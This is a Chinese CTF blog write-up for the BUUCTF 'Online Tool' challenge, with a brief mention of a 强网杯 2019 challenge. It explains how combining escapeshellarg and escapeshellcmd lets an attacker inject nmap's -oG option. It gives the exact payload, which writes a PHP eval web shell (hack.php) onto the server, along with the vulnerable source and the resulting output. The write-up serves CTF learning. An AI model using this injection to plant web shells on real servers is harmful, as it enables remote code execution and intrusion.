
一天一道ctf 第20天（escapeshellarg和escapeshellcmd）


原创

scrawman 于 2021-04-07 09:02:18 发布 160 收藏

[强网杯 2019]高明的黑客

作者直接告诉我们源码备份在www.tar.gz，这样就不用扫网站目录了，省了不少时间。





靠当我没有说，这里面几千个文件，怪不得43M。那人工代码审计是不可能的了，只能靠跑脚本。这里观摩了一下网上大神写的脚本：
https://blog.csdn.net/a3320315/article/details/102945940
主要是看一下脚本的思路，等以后有能力了再做一遍。

[BUUCTF 2018]Online Tool

```php
<?php

if  (isset($_SERVER['HTTP_X_FORWARDED_FOR']))  {
        $_SERVER['REMOTE_ADDR']  =  $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host']))  {
        highlight_file(__FILE__);
}  else  {
        $host  =  $_GET['host'];
        $host  =  escapeshellarg($host);
        $host  =  escapeshellcmd($host);
        $sandbox  =  md5("glzjin".  $_SERVER['REMOTE_ADDR']);
        echo  'you  are  in  sandbox  '.$sandbox;
        @mkdir($sandbox);
        chdir($sandbox);
        echo  system("nmap  -T5  -sT  -Pn  --host-timeout  2  -F  ".$host);
}
```


这里的知识点是escapeshellarg()和escapeshellcmd() 两个函数
https://paper.seebug.org/164/
这篇文章讲的很详细了我就不复述了

利用这个漏洞的地方就在下面的system("namp...")里，system函数在命令行里执行nmap命令。nmap是一个扫描工具，可以添加参数-oG实现将命令和结果写到文件。
那么payload就是这个一句话木马


```
?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '
```

经过两个函数的转义`host='\\' \<\?php @eval($_POST["hack"])\;\?\> -oG hack.php \\''`中间的`'\'`可以不看，主要是两边的`'\\'`和`\\''`。前面的`\\`被解释成`\`而不是转义字符，所以我们得以将中间的一句话木马和nmap的结果一起写到hack.php文件中

```
you are in sandbox 03f35087304b172a9af23833864e6797Starting Nmap 7.70 ( https://nmap.org ) at 2021-04-06 14:48 UTC Nmap done: 0 IP addresses (0 hosts up) scanned in 1.13 seconds Nmap done: 0 IP addresses (0 hosts up) scanned in 1.13 seconds
```

好心的作者还返回了文件名让我们用蚁剑连接，得到flag

```
http://98cff786-c429-4d23-a6c1-8268bb9a020b.node3.buuoj.cn/03f35087304b172a9af23833864e6797/hack.php
```



在hack.php里可以看到我们写入的一句话木马和nmap扫描的结果

不过这个漏洞好像已经被修复了，我用php8.0重写代码`//`被`^`代替了